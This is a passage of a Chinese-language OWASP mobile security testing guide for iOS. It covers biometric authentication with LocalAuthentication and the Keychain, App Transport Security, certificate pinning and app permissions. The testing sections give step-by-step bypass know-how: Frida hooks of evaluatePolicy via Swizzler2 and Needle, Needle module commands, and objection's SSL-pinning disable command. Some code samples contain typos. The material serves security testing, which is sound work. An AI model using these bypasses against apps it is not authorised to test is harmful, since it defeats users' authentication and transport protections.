请注意，LocalAuthentication.framework 或者 Security.framework，是可以被攻击者绕过的，因为它只返回布尔值，而没有要继续处理的数据。详情请见 [David Lidner 等人的“别那样碰我”](#)。

6.5.1.1. 本地认证框架

本地身份验证框架提供了向用户请求密码或 Touch ID 进行身份验证的功能。开发人员可以通过使用 LAContext 类的 evaluatePolicy 函数，来显示和利用身份验证提示。

以下两个策略定义了可接受的身份验证形式：

- deviceOwnerAuthentication(Swift) 或 LAPolicyDeviceOwnerAuthentication (Objective-C)：可用时，提示用户使用 Touch ID 进行身份验证。若 Touch ID 未激活，则会请求设备密码。若未启用密码策略评估，则设备认证失败。
- deviceOwnerAuthenticationWithBiometrics (Swift) 或 LAPolicyDeviceOwnerAuthenticationWithBiometrics(Objective-C)：身份验证仅限于提示用户输入 Touch ID 的生物特征。

evaluatePolicy 函数返回一个布尔值，指示用户是否已成功通过身份验证。

苹果开发者网站提供了 [Swift](#) 和 [Objective-C](#) 的代码示例。其中，Switch 的代码示例如下所示：

```
let context = LAContext()
var error: NSError?

guard context.canEvaluatePolicy(.deviceOwnerAuthentication, error: &error) else {
    // Could not evaluate policy; look at error and present an appropriate message to user
}

context.evaluatePolicy(.deviceOwnerAuthentication, localizedReason: "Please, pass
authorization to enter this area") { success, evaluationError in
    guard success else {
        // User did not authenticate successfully, look at evaluationError and take appropriate
        action
    }

    // User authenticated successfully, take appropriate action
}
```

使用本地身份验证框架在 Swift 中进行 Touch-ID 身份验证（苹果官方代码示例）。

6.5.1.2. 使用密钥链服务进行本地身份验证

iOS 密钥链 API 可以（并且应该）用于实现本地身份验证。在此过程中，应用程序会在密钥链中存储一个秘密身份验证令牌或另一个用于标识用户的秘密数据。为了向远程服务进行身份验证，用户必须使用其密码或指纹来解锁密钥链，以获取机密数据。

密钥链允许使用特殊的 SecAccessControl 属性保存项目，只有在用户通过 Touch ID 身份验证（或密码验证，如果属性参数允许这种回退）之后，才允许从密钥链访问该项目。

在下面的示例中，我们将把字符串“test_strong_password”保存到 Keychain 中。仅在设置密码（kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly 参数）且仅对当前已注册手指进行 Touch ID 身份验证（.touchIDCurrentSet 参数）之后，才可以在当前设备上访问该字符串：

6.5.1.2.1. Swift

```
// 1. create AccessControl object that will represent authentication settings

var error: Unmanaged<CFError>?

guard let accessControl = SecAccessControlCreateWithFlags(kCFAllocatorDefault,
    kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly,
    .touchIDCurrentSet,
    &error) else {
    // failed to create AccessControl object
}

// 2. define Keychain services query. Pay attention that kSecAttrAccessControl is mutually
// exclusive with kSecAttrAccessible attribute

var query: Dictionary<String, Any> = [:]

query[kSecClass as String] = kSecClassGenericPassword
query[kSecAttrLabel as String] = "com.me.myapp.password" as CFString
query[kSecAttrAccount as String] = "OWASP Account" as CFString
query[kSecValueData as String] = "test_strong_password".data(using: .utf8)! as CFData
query[kSecAttrAccessControl as String] = accessControl

// 3. save item

let status = SecItemAdd(query as CFDictionary, nil)
```

```
if status == noErr {
    // successfully saved
} else {
    // error while saving
}
```

6.5.1.2.2. Objective-C

```
// 1. create AccessControl object that will represent authentication settings
CFErrorRef *err = nil;

SecAccessControlRef sacRef = SecAccessControlCreateWithFlags(kCFAllocatorDefault,
    kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly,
    kSecAccessControlUserPresence,
    err);

// 2. define Keychain services query. Pay attention that kSecAttrAccessControl is
// mutually exclusive with kSecAttrAccessible attribute
NSDictionary* query = @{
    (_bridge id)kSecClass: (_bridge id)kSecClassGenericPassword,
    (_bridge id)kSecAttrLabel: @"com.me.myapp.password",
    (_bridge id)kSecAttrAccount: @"OWASP Account",
    (_bridge id)kSecValueData: [@"test_strong_password"
dataUsingEncoding:NSUTF8StringEncoding],
    (_bridge id)kSecAttrAccessControl: (_bridge_transfer id)sacRef
};

// 3. save item
OSStatus status = SecItemAdd((_bridge CFDictionaryRef)query, nil);

if (status == noErr) {
    // successfully saved
} else {
    // error while saving
}
```

现在我们可以从密钥链中请求保存的物品。密钥链服务将向用户显示身份验证对话框，并根据是否提供了合适的指纹来返回数据或为零。

6.5.1.2.3. Swift

```
// 1. define query
var query = [String: Any]()
query[kSecClass as String] = kSecClassGenericPassword
query[kSecReturnData as String] = kCFBooleanTrue
query[kSecAttrAccount as String] = "My Name" as CFString
```

```
query[kSecAttrLabel as String] = "com.me.myapp.password" as CFString
query[kSecUseOperationPrompt as String] = "Please, pass authorisation to enter this area"
as CFString
```

```
// 2. get item
var queryResult: AnyObject?
let status = withUnsafeMutablePointer(to: &queryResult) {
    SecItemCopyMatching(query as CFDictionary, UnsafeMutablePointer($0))
}

if status == noErr {
    let password = String(data: queryResult as! Data, encoding: .utf8)!
    // successfully received password
} else {
    // authorization not passed
}
```

6.5.1.2.4. Objective-C

```
// 1. define query
NSDictionary *query = @{@"__bridge id)kSecClass: (__bridge id)kSecClassGenericPassword,
(__bridge id)kSecReturnData: @YES,
(__bridge id)kSecAttrAccount: @"My Name1",
(__bridge id)kSecAttrLabel: @"com.me.myapp.password",
(__bridge id)kSecUseOperationPrompt: @"Please, pass authorisation to enter this area" };

// 2. get item
CFTypeRef queryResult = NULL;
OSStatus status = SecItemCopyMatching((__bridge CFDictionaryRef)query, &queryResult);

if (status == noErr){
    NSData* resultData = (__bridge_transfer NSData*)queryResult;
    NSString* password = [[NSString alloc] initWithData:resultData
encoding:NSUTF8StringEncoding];
    NSLog(@"%@", password);
} else {
    NSLog(@"Something went wrong");
}
```

可以使用 otool 工具分析应用程序二进制文件的共享动态库列表，以及检测应用程序中框架的使用情况。

```
$ otool -L <AppName>.app/<AppName>
```

如果在应用程序中使用 LocalAuthentication.framework，则输出将包含以下两行（请记住，LocalAuthentication.framework 在后台使用 Security.framework）：

```
/System/Library/Frameworks/LocalAuthentication.framework/LocalAuthentication  
/System/Library/Frameworks/Security.framework/Security
```

如果使用 Security.framework 了，则仅显示第二个。

6.5.1.3. 静态分析

重要的是要记住，本地身份验证框架是基于事件的过程，因此，它不应该是唯一的身份验证方法。尽管这种身份验证在用户界面级别上是有效的，但很容易通过修补或检测来绕过它。

- 使用密钥链服务方法验证敏感流程（如重新验证触发支付交易的用户身份验证）是否受到保护。
- 验证是否设置了 kSecAccessControlTouchIDAny 或 kSecAccessControlTouchIDCurrentSet 标志，以及是否在调用 SecAccessControlCreateWithFlags 方法时设置了 kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly 保护类。当您希望能够将密码用作回退时，也可以将 kSecAccessControlUserPresence 用作标志。最后，请注意，当设置 kSecAccessControlTouchIDCurrentSet 时，更改注册到设备的指纹将使受该标志保护的条目无效。

6.5.1.4. 动态分析

在越狱设备上，Swizzler2 和 Needle 等工具可以用来绕过本地身份验证。这两种工具都使用 Frida 来检测 evaluatePolicy 函数，以便即使未成功执行身份验证，它也返回 True。按照以下步骤在 Swizzler2 中激活此功能：

- 设置->Swizzler。
- 启用“将 Swizzler 注入应用程序”。
- 启用“将所有内容记录到系统日志”。
- 启用“将所有内容记录到文件”。
- 进入子菜单“iOS 框架”。
- 启用“本地身份验证”。
- 进入子菜单“选择目标应用程序”。
- 启用目标应用程序。

- 关闭应用程序并重新启动。
- 触按“取消”时显示 ID 提示。
- 如果应用程序流在不需要触摸 ID 的情况下继续，则旁路已起作用。

若您使用的是 Needle，请运行“hooking/frida/script_touch-id-bypass”模块并按照提示进行操作。这将生成应用程序并为 evaluatePolicy 函数提供工具。当提示您通过 Touch ID 进行身份验证时，点击“取消”。如果应用程序按流程继续，则您已成功绕过了 Touch ID。Needle 中也提供了一个类似的模块（hooking/cycript/cycript_touchid），该模块使用 Cycript 而不是 Frida。

或者，您可以使用 objection to bypass Touch ID（这也适用于非越狱设备）、打补丁应用程序，或使用 Cycript 等类似工具来检测该过程。

可以使用 Needle 绕过 iOS 平台中不安全的生物特征认证。Needle 利用 Frida 绕过使用 LocalAuthentication.framework API 开发的登录表单。以下模块可用于测试不安全的生物特征认证：

```
[needle][container] > use hooking/frida/script_touch-id-bypass
[needle][script_touch-id-bypass] > run
```

如果存在漏洞，模块将自动绕过登录窗体。

6.5.2. 关于钥匙链中钥匙的临时性的说明

与 MacOSX 和 Android 不同，iOS 目前（iOS 12）不支持在密钥链中临时访问条目：当进入密钥链时没有额外的安全检查时（例如：设置了 kSecAccessControlUserPresence 或类似设置），那么一旦设备解锁，就可以访问密钥。

6.5.3. 参考文献

6.5.3.1. 2016 OWASP 移动应用 10 大安全问题

- M4-不安全认证 - https://www.owasp.org/index.php/Mobile_Top_10_2016-M4-Insecure_Authentication

6.5.3.2. OWASP MASVS

- MSTG-AUTH-8：“生物特征认证（如果有）不受事件限制（即使用仅返回“true”或“false”的 API）。相反，它是基于解锁 keychain/keystore。”
- MSTG-STORAGE-11：“应用程序强制执行最低设备访问安全策略，例如：要求用户设置设备密码。”

6.5.3.3. CWE

- CWE-287 - Improper Authentication

6.6. iOS 网络 API

几乎每个 iOS 应用程序都充当一个或多个远程服务的客户端。由于这种网络通信通常发生在公共 Wi-Fi 等不受信任的网络上，因此基于经典网络的攻击成为一个潜在的问题。

大多数现代移动应用程序都使用基于 HTTP 的 web 服务的变体，因为这些协议都有很好的文档记录和支持。在 iOS 上，NSURLConnection 类提供了异步和同步加载 URL 请求的方法。

6.6.1. 应用传输安全 (MSTG-NETWORK-2)

6.6.1.1. 概述

App Transport Security (ATS)是在与 NSURLConnection、NSURLSession 和 CFURL 建立到公共主机名的连接时，操作系统强制执行的一组安全检查。默认情况下，对于在 iOS SDK 9 及更高版本上构建的应用程序默认启用 ATS。

仅当与公共主机名建立连接时才强制实施 ATS。因此，与 IP 地址，非限定域名或.local TLD 的任何连接均不受 ATS 保护。

以下是应用程序传输安全要求的摘要列表：

- 不允许 HTTP 连接。
- X.509 证书具有 SHA256 指纹，必须使用至少 2048 位 RSA 密钥或 256 位椭圆曲线加密 (ECC) 密钥签名。
- 传输层安全 (TLS) 版本必须为 1.2 或更高版本，并且必须通过椭圆曲线 Diffie-Hellman 临时 (ECDHE) 密钥交换和 AES-128 或 AES-256 对称密码支持完全前向保密 (PFS)。

密码套件必须是以下之一：

- TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384
- TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256
- TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384
- TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA
- TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256
- TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA
- TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
- TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
- TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384

- TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
- TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA

6.6.1.1.1. ATS 例外

可以通过在 NSAppTransportSecurity 项下的 Info.plist 文件中配置例外来禁用 ATS 限制。这些例外可以应用于：

- 允许不安全连接 (HTTP)。
- 降低最低 TLS 版本。
- 禁用 PFS。
- 允许连接到本地域。

ATS 例外可以全局应用，也可以按域应用。应用程序可以全局禁用 ATS，也可以选择单个域。以下来自 Apple 开发者文档的列表显示了[NSAppTransportSecurity]的结构

[NSAppTransportSecurity](https://developer.apple.com/library/content/documentation/General/Reference/InfoPlistKeyReference/Articles/CocoaKeys.html#/apple_ref/doc/plist/info/NSAppTransportSecurity)

```
NSAppTransportSecurity : Dictionary {
    NSAllowsArbitraryLoads : Boolean
    NSAllowsArbitraryLoadsForMedia : Boolean
    NSAllowsArbitraryLoadsInWebContent : Boolean
    NSAllowsLocalNetworking : Boolean
    NSEExceptionDomains : Dictionary {
        <domain-name-string> : Dictionary {
            NSIncludesSubdomains : Boolean
            NSEExceptionAllowsInsecureHTTPLoads : Boolean
            NSEExceptionMinimumTLSVersion : String
            NSEExceptionRequiresForwardSecrecy : Boolean // Default value is YES
            NSRequiresCertificateTransparency : Boolean
        }
    }
}
```

来源：[苹果开发者文档](#)。

下表总结了全球 ATS 例外情况。有关这些例外情况的更多信息，请参阅 [Apple 开发者官方文档中的表 2](#)。

密钥	说明
----	----

NSAllowsArbitraryLoads	全局禁用 ATS 限制，但 NSEExceptionDomains 下指定的单个域除外。
NSAllowsArbitraryLoadsInWebContent	对从 web 视图建立的所有连接禁用 ATS 限制。
NSAllowsLocalNetworking	允许连接到非限定域名和.local 域。
NSAllowsArbitraryLoadsForMedia	对通过 AV 基础框架加载的媒体禁用所有 ATS 限制。

下表总结了每个域的 ATS 例外。有关这些例外的更多信息，请参考[苹果官方开发人员文档中的表 3](#)。

密钥	说明
NSIncludesSubdomains	指示 ATS 异常是否应应用于命名域的子域。
NSEExceptionAllowsInsecureHTTPLoads	允许 HTTP 连接到指定域，但不影响 TLS 要求。
NSEExceptionMinimumTLSVersion	允许连接到 TLS 版本低于 1.2 的服务器。
NSEExceptionRequiresForwardSecrecy	禁用完全前向保密 (PFS)。

从 2017 年 1 月 1 日开始，如果定义了以下 ATS 例外之一，则需要提供理由证明来通过 Apple App Store 审查。

- NSAllowsArbitraryLoads
- NSAllowsArbitraryLoadsForMedia
- NSAllowsArbitraryLoadsInWebContent
- NSEExceptionAllowsInsecureHTTPLoads
- NSEExceptionMinimumTLSVersion

但是，苹果公司后来表示，“为给您更多的准备时间，该截止日期已延长，我们将在确定新的截止日期后提供另一个更新”，从而延长了这种下降的时间。

6.6.1.2. 分析 ATS 配置

如果源代码可用，请打开应用程序捆绑目录中的 Info.plist 文件，然后查找应用程序开发人员已配置的任何异常。应在考虑应用程序上下文的情况下检查该文件。

以下清单是配置全局禁用 ATS 限制的示例。

```
<key>NSAppTransportSecurity</key>
<dict>
```

```
<key>NSAllowsArbitraryLoads</key>
<true/>
</dict>
```

如果源代码不可用，则应该从越狱设备中获取 Info.plist 文件，或者通过提取应用程序 IPA 文件来获取。如需要，将其转换为人类可读的格式（例如：plutil -convert xml1 Info.plist），如“iOS 基本安全性测试”章节的“Info.plist 文件”部分所述。

该应用程序可能定义了 ATS 例外，以允许其正常运行。例如：Firefox iOS 应用程序已全局禁用 ATS。此例外是可以接受的，因为否则应用程序将无法连接到所有没有 ATS 要求的任何 HTTP 网站。

6.6.1.3. ATS 使用建议

可以验证在与某个端点通信时可以使用哪些 ATS 设置。在 macOS 上，命令行实用程序 nscurl 可用于检查相同的内容。该命令可按如下方式使用：

```
/usr/bin/nscurl --ats-diagnostics https://www.example.com
Starting ATS Diagnostics
```

```
Configuring ATS Info.plist keys and displaying the result of HTTPS loads to
https://www.example.com.
```

```
A test will "PASS" if URLSession:task:didCompleteWithError: returns a nil error.
Use '--verbose' to view the ATS dictionaries used and to display the error received in
URLSession:task:didCompleteWithError:.
```

```
=====
=====
```

```
Default ATS Secure Connection
---
```

```
ATS Default Connection
```

```
Result : PASS
---
```

```
=====
=====
```

```
Allowing Arbitrary Loads
---
```

```
Allow All Loads
Result : PASS
---
```

```
=====
=====
```

Configuring TLS exceptions for www.example.com

TLSv1.3

2019-01-15 09:39:27.892 nscurl[11459:5126999] NSURLSession/NSURLConnection HTTP load failed (kCFStreamErrorDomainSSL, -9800)

Result : FAIL

上面的输出只显示 nscurl 的前几个结果。对指定的端点执行并验证不同设置的排列。如果默认 ATS 安全连接测试通过，则 ATS 可用于其默认安全配置。

如果 nscurl 输出有任何失败，请更改 TLS 的服务器端配置，使服务器端更加安全，而不是削弱客户端 ATS 中的配置。

有关此主题的更多信息，请参阅 [NowSecure 在 ATS 上的博客文章](#)。

一般来说，可以概括为：

- 应根据 Apple 提供的最佳方式配置 ATS，并且仅在某些情况下将其停用。
- 如果应用程序连接到应用程序所有者控制的域，则配置服务器以支持 ATS 要求，并在应用程序内选择加入 ATS 要求。在下面的例子中，example.com 网站属于应用程序所有者，并且为该域启用了 ATS。

```
<key>NSAppTransportSecurity</key>
<dict>
  <key>NSAllowsArbitraryLoads</key>
  <true/>
  <key>NSEExceptionDomains</key>
  <dict>
    <key>example.com</key>
    <dict>
      <key>NSIncludesSubdomains</key>
      <true/>
      <key>NSEExceptionMinimumTLSVersion</key>
      <string>TLSv1.2</string>
      <key>NSEExceptionAllowsInsecureHTTPLoads</key>
      <false/>
      <key>NSEExceptionRequiresForwardSecrecy</key>
      <true/>
```

```
</dict>
</dict>
</dict>
```

- 如果连接到第三方域（不受应用程序所有者控制），应评估第三方域不支持哪些 ATS 设置，以及是否可以停用这些设置。
- 如果应用程序在 web 视图中打开第三方网站，从 iOS 10 开始，NSAllowsArbitraryLoadsInWebContent 可用于禁用对 web 视图中加载内容的 ATS 限制。

6.6.2. 测试自定义证书存储和证书锁定（MSTG-NETWORK-3 和 MSTG-NETWORK-4）

6.6.2.1. 概述

证书颁发机构是客户机-服务器通信的组成部分，它们在每个操作系统的信任存储中预定义。在 iOS 上，您会自动信任大量证书，您可以在 Apple 文档中详细查看这些证书，该文档将显示每个 iOS 版本的可用受信任根证书列表。

可以通过用户，管理企业设备的 MDM 或通过恶意软件将 CA 添加到信任存储中。问题是它可以信任所有这些 CA 吗，我的应用程序是否应该依赖于信任存储吗？

为了解决这个风险，您可以使用证书锁定。证书锁定是将移动应用程序与服务器的特定 X.509 证书相关联的过程，而不是接受由受信任的证书颁发机构签名的任何证书。存储服务器证书或公钥的移动应用程序随后将只建立到已知服务器的连接，从而“锁定”服务器。通过消除对外部证书颁发机构（CA）的信任，减少了攻击面。毕竟，在许多已知的情况下，证书颁发机构已受到妥协或被诱骗向冒充者颁发证书。CA 违反和失败的详细时间表可在 sslmate.com 网站。

证书可以在开发期间锁定，也可以在应用程序首次连接到后端时锁定。在这种情况下，证书在第一次看到时就与主机关联或“锁定”到主机。第二种变体的安全性稍差，因为拦截初始连接的攻击者可能会注入自己的证书。

6.6.2.2. 静态分析

验证服务器证书是否已锁定。根据服务器提供的证书链，可以在不同级别上实现锁定：

- 在应用程序包中包含服务器的证书，并对每个连接执行验证。每当服务器上的证书被更新时，这就需要更新机制。
- 将证书颁发者限制为一个实体，并将中间 CA 的公钥绑定到应用程序中。这样我们就限制了攻击面并拥有了有效的证书。

3. 拥有和管理自己的 PKI。应用程序将包含中间 CA 的公钥。这样可以避免每次更改服务器上的证书时（例如：由于过期）更新应用程序。请注意，使用自己的 CA 将导致证书自签名。

下面的代码显示了如何检查服务器提供的证书是否与应用程序中存储的证书匹配。下面的方法实现连接身份验证，并告诉委托者该连接将发送一个身份验证质询请求。

委托必须实现 `connection:canAuthenticateAgainstProtectionSpace:` 和 `connection:forAuthenticationChallenge`。在 `connection:forAuthenticationChallenge` 中，委托必须调用 `SecTrustEvaluate` 来执行常规 X.509 检查。下面的代码片段实现了对证书的检查。

```
(void)connection:(NSURLConnection *)connection
willSendRequestForAuthenticationChallenge:(NSURLAuthenticationChallenge *)challenge
{
    SecTrustRef serverTrust = challenge.protectionSpace.serverTrust;
    SecCertificateRef certificate = SecTrustGetCertificateAtIndex(serverTrust, 0);
    NSData *remoteCertificateData = CFBridgingRelease(SecCertificateCopyData(certificate));
    NSString *cerPath = [[NSBundle mainBundle] pathForResource:@"MyLocalCertificate"
ofType:@"cer"];
    NSData *localCertData = [NSData dataWithContentsOfFile:cerPath];
    The control below can verify if the certificate received by the server is matching the one
pinned in the client.
    if ([remoteCertificateData isEqualToData:localCertData]) {
        NSURLCredential *credential = [NSURLCredential credentialForTrust:serverTrust];
        [[challenge sender] useCredential:credential forAuthenticationChallenge:challenge];
    }
    else {
        [[challenge sender] cancelAuthenticationChallenge:challenge];
    }
}
```

请注意，上面的证书锁定示例有一个主要缺点，当您使用证书锁定并且证书更改时，该锁定无效。如果可以重用服务器的公钥，则可以使用相同的公钥创建新证书，这将简化维护。有多种方法可以做到这一点：

- 基于公钥实现自己的 pin：更改比较 `if ([remoteCertificateData isEqualToData:localCertData])` { 在我们的示例中，是对密钥字节或证书拇指的比较。 }
- 使用 [TrustKit](#)：这可以在 `Info.plist` 文件中设置公钥散列来固定或在字典中提供散列。更多详细信息，请见他们的自述文件。
- 使用 [AlamoFire](#)：可以为每个域定义 `ServerTrustPolicy`，并为其定义固定方法。
- 使用 [AFNetworking](#)：可以设置 `AFSecurityPolicy` 来配置固定。

6.6.2.3. 动态分析

6.6.2.3.1. 服务器证书验证

我们的测试方法是逐步放宽 SSL 握手协商的安全性，并检查启用了哪些安全性机制。

1. 将 Burp 设置为代理，确保没有证书添加到信任存储（设置->常规->概要文件），并且停用 SSL Kill Switch 之类的工具。启动您的应用程序，检查您是否有流量经过 Burp。任何错误都将在“警报”选项卡下报告。如果可以看到流量，则表示根本没有执行证书验证。但是，如果您看不到任何通信量，并且您有关于 SSL 握手失败的信息，请遵循下一点。
2. 现在，安装 Burp 证书，依据 [Burp 的用户文档](#)所述。如果 SSL 握手成功并且可以在 Burp 中看到通信量，则意味着应用根据设备的信任存储验证证书，但不执行锁定。
3. 如果执行上一步中的指令不会导致通过 burp 代理通信量，则可能意味着证书实际上已被锁定，并且所有安全措施都已到位。但是，为了测试应用程序，我们仍然需要绕过证书锁定。请参阅“绕过证书锁定”部分，了解有关此操作的更多信息。

6.6.2.3.2. 服务器证书验证

一些应用程序使用双向 SSL 握手，这意味着应用程序验证服务器的证书，服务器验证客户端的证书。如果 Burp“Alerts”选项卡中有一个错误指示客户端无法协商连接，您可以注意到这一点。

有几件事值得注意：

1. 客户端证书包含用于密钥交换的私钥。
2. 通常证书还需要密码解密才能使用。
3. 证书可以存储在二进制文件本身、数据目录或密钥链中。

进行双向握手的最常见且最不恰当的方法是将客户机证书存储在应用程序包中，并对密码进行硬编码。这显然不会带来太多安全性，因为所有客户端都将共享同一个证书。

存储证书（可能还有密码）的第二种方法是使用密钥链。在第一次登录时，应用程序应该下载个人证书并将其安全地存储在密钥链中。

有时应用程序有一个硬编码的证书，并在第一次登录时使用它，然后下载个人证书。在这种情况下，请检查是否仍然可以使用“通用”证书连接到服务器。

一旦您从应用程序中提取了证书（例如：使用 Cycript 或 Frida），将其添加为 Burp 中的客户端证书，您就可以拦截流量。

6.6.2.3.3. 绕过证书锁定

有多种方法可以绕过 SSL 锁定，下一节将介绍越狱和非越狱设备的方法。

如果您有一个越狱设备，您可以尝试以下工具之一，可以自动禁用 SSL 锁定：

- "SSL Kill Switch 2" 是禁用证书锁定的一种方法。它在 Cydia 商店中安装。它将钩住所有高级 API 调用并绕过证书锁定。
- Burp 套件应用程序"Mobile Assistant"也可用于绕过证书固定。

在某些情况下，证书锁定很难绕过。当您可以访问源代码并重新编译应用程序时，请查看以下内容：

- API 调用的 NSURLSession, CFStream 和 AFNetworking
- 包含“pinning”、“X.509”、“Certificate”等词的方法或字符串。

如果无法访问源代码，可以尝试二进制修补：

- 如果使用 OpenSSL 证书固定，可以尝试二进制修补。
- 有时，证书是应用程序包中的一个文件。用 Burp 的证书替换证书可能就足够了，但是要小心证书的 SHA 哈希算法。如果它是硬编码成二进制的，您也必须替换它！

也可以使用 Frida 和 Objection 在非越狱设备上绕过 SSL 锁定（这也适用于越狱设备）。按照“iOS 基本安全性测试”中所述用 Objection 重新打包应用程序之后，可以在 Objection 中使用以下命令来禁用常见的 SSL Pinning 实现：

```
$ iOS sslpinning disable
```

可以查看 pinning.ts 文件以了解旁路的工作原理。

更多信息，请参阅 Objection 有关禁用 iOS 的 SSL Pinning 文档。

如果您想获得有关白盒测试和典型代码模式的更多详细信息，请参阅[#thiel]。它包含最常见证书固定技术的代码片段。

6.6.2.4. 参考文献

- [#thiel] - David Thiel. iOS Application Security, No Starch Press, 2015

6.6.2.4.1. 2016 OWASP 移动应用 10 大安全问题

- M3-通信不安全 - https://www.owasp.org/index.php/Mobile_Top_10_2016-M3-Insecure_Communication

6.6.2.4.2. OWASP MASVS

- MSTG-NETWORK-2：“TLS 设置符合当前最佳实践，如果移动操作系统不支持建议的标准，则尽可能接近。”
- MSTG-NETWORK-3：“应用程序在建立安全通道时验证远程端点的 X.509 证书。只接受由受信任的 CA 签名的证书。”
- MSTG-NETWORK-4：“应用程序要么使用自己的证书存储，要么锁定终结点证书或公钥，并且随后不会与提供不同证书或密钥的终结点建立连接，即使由受信任的 CA 签名也是如此。”

6.6.2.4.3. CWE

- CWE-319-敏感信息的明文传输。
- CWE-326-加密强度不足。
- CWE-295-证书验证不正确。

6.6.2.4.4. Nscurl

- ATS 指南 - NowSecure 博客 - <https://www.nowsecure.com/blog/2017/08/31/security-analysts-guide-nsapptransportsecurity-nsallowsarbitraryloads-app-transport-security-ats-exceptions/>

6.7. iOS 平台 API

6.7.1. 测试应用权限 (MSTG-PLATFORM-1)

6.7.1.1. 概述

众所周知 Android 的每个应用程序都基于自己的用户 id 来运行的，而 iOS 则让所有第三方应用程序在没有特权的移动用户下运行。每个应用程序都有一个唯一的主目录，并且都是沙箱化的，因此它们无法访问受保护的系统资源或由系统或其他应用程序存储的文件。这些限制是通过沙箱策略(aka)实现的。配置文件由可信 BSD(MAC)强制访问控制框架通过内核扩展来实施。iOS 将通用沙箱配置文件应用于所有称为容器的第三方应用程序。访问受保护的资源或数据(有些也称为 app 功能)是可能的，但它是通过称为授权的特殊权限严格控制的。

某些权限可以由应用程序的开发人员配置(例如：“数据保护”或“钥匙串共享”)，并且将在安装后直接生效。但是，对于其他应用程序，用户将在应用程序首次尝试访问受保护资源时被明确询问，例如：

- 蓝牙外设。
- 日历数据。

- 相机。
- 通讯录。
- 健康分享。
- 健康更新。
- HomeKit。
- 定位。
- 麦克风。
- 体育运动。
- 音乐和媒体库。
- 照片。
- 提醒事项。
- 智能语音。
- 语音识别。
- 电视内容提供商。

尽管苹果极力主张保护用户隐私，并明确如何申请许可，但应用程序出于不明显的原因而申请的许可数量仍然可能过多。

相机、照片、日历数据、动作、联系人或语音识别等权限的验证应该非常简单，因为应用程序是否需要它们来完成任务也是显而易见的。例如：二维码扫描应用程序要求相机工作，但可能同时请求“照片”权限，如果授予该权限，该应用程序就可以访问“相机相册”（用于存储照片的 iOS 默认系统范围位置）中的所有用户照片。恶意应用程序可以使用此漏洞泄露用户图片。因此，使用“相机”权限的应用程序可能希望避免请求“照片”权限，而是将拍摄的照片存储在应用程序沙箱中，以避免其他应用程序(具有“照片”权限)访问它们。如果图片被认为是敏感的，可能需要额外的步骤，例如：公司数据、密码或信用卡信息。更多详细信息，请参阅“数据存储”章节。

其他权限（如：蓝牙或位置）需要更深入的验证步骤。这些任务可能是应用程序正常运行所必需的，但这些任务所处理的数据可能没有得到适当的保护。有关详细信息和一些示例，请参阅下面“静态分析”部分中的“源代码检查”和“动态分析”部分。

当收集或简单地处理（例如：缓存）敏感数据时，应用应该提供适当的机制来给予用户对其的控制，例如：能够撤销访问或删除它。但是，敏感数据可能不仅要存储或缓存，还要通过网络发送。在这两种情况下，都必须确保 app 正确遵循适当的最佳做法，在这种情况下，这涉及到实现适当的数据保护和传输安全。有关如何保护此类数据的详细信息，请参阅“网络 API”章节。

可以看出，应用程序功能和权限的使用大多涉及处理个人数据，因此，这是一个保护用户隐私的问题。有关详细信息，请参阅 Apple 开发人员文档中的文章“[保护用户隐私](#)”和“[访问受保护的资源](#)”。

6.7.1.1.1. 设备能力

设备能力由 App Store 和 iTunes 使用，以确保仅允许列表内兼容设备，方可下载应用程序。它们在应用程序的 Info.plist 文件中的 `UIRequiredDeviceCapabilities` 密钥下指定。

```
<key>UIRequiredDeviceCapabilities</key>
<array>
    <string>armv7</string>
</array>
```

如上配置，一般您会发现 armv7 的特性，这意味着该应用程序只为 armv7 指令集编译，或者如果它是一个 32/64 位通用应用程序。

例如：应用程序可能完全依赖 NFC 才能工作（例如：“[NFC 标签读取器](#)”应用程序）。根据存档的 [iOS 设备兼容性参考](#)，NFC 仅在 iPhone 7 和 iOS 11 上可用。开发人员可能希望通过设置 nfc 设备功能排除所有不兼容的设备。

关于测试，您可以将 `UIRequiredDeviceCapabilities` 仅仅视为应用程序正在使用某些特定资源的标识。与应用程序功能相关的权利不同，设备功能不会授予对受保护资源的任何权利或访问权限。为此，可能需要额外的配置步骤，这对于每项功能都非常具体。

例如：如果 BLE 是该应用程序的核心功能，则[苹果的《核心蓝牙编程指南》](#)会解释需要考虑的不同事项：

- 可以设置 bluetooth-le（低功耗蓝牙）设备功能，以限制不支持 BLE 的设备下载其应用程序。
- 如果需要[低功耗蓝牙后台处理](#)，则应添加蓝牙外围设备或蓝牙中心设备(均为 `UIBackgroundModes`)等应用程序功能。

然而，这还不足以让应用程序访问蓝牙外围设备，因为 `NSBluetoothPeripheralUsageDescription` 密钥必须包含在 Info.plist 文件中，这意味着用户必须主动授予权限。有关详细信息，请参阅下面的“Info.plist 文件中的用途字符串”。

6.7.1.1.2. 授权

依据[苹果的 iOS 安全测试指南](#)：

授权是登录到应用程序并允许超越运行时因素（如 UNIX 用户 ID）的身份验证的密钥值对。由于授权经过数字签名，因此无法更改。系统应用程序和守护程序广泛使用授权来执行特定的特权操作，否则这些操作将要求进程以 root 用户身份运行。这大大降低了因系统应用程序或守护程序安全从而导致权限被提升的可能性大增。

可以使用 Xcode 目标编辑器的“摘要”选项卡来设置许多授权。其他授权需要编辑目标的授权属性列表文件，或者从用于运行应用程序的 iOS 资源调配配置文件中继承。

权限来源：

1. 1. 嵌入在配置文件中的权限，用于对应用程序进行代码签名，这些权利包括：
 - 在 Xcode 项目的“目标功能”选项卡上定义的功能。
 - 在“证书、ID 和个人资料”网站的“标识符”部分配置的应用程序的“应用程序 ID”上启用了服务。
 - 配置文件生成服务注入的其他权利。
2. 来自代码签名权利文件的权利。

权限目标：

1. 应用程序的签名。
2. 应用程序的嵌入式配置文件。

Apple 开发人员在文档中也解释道：

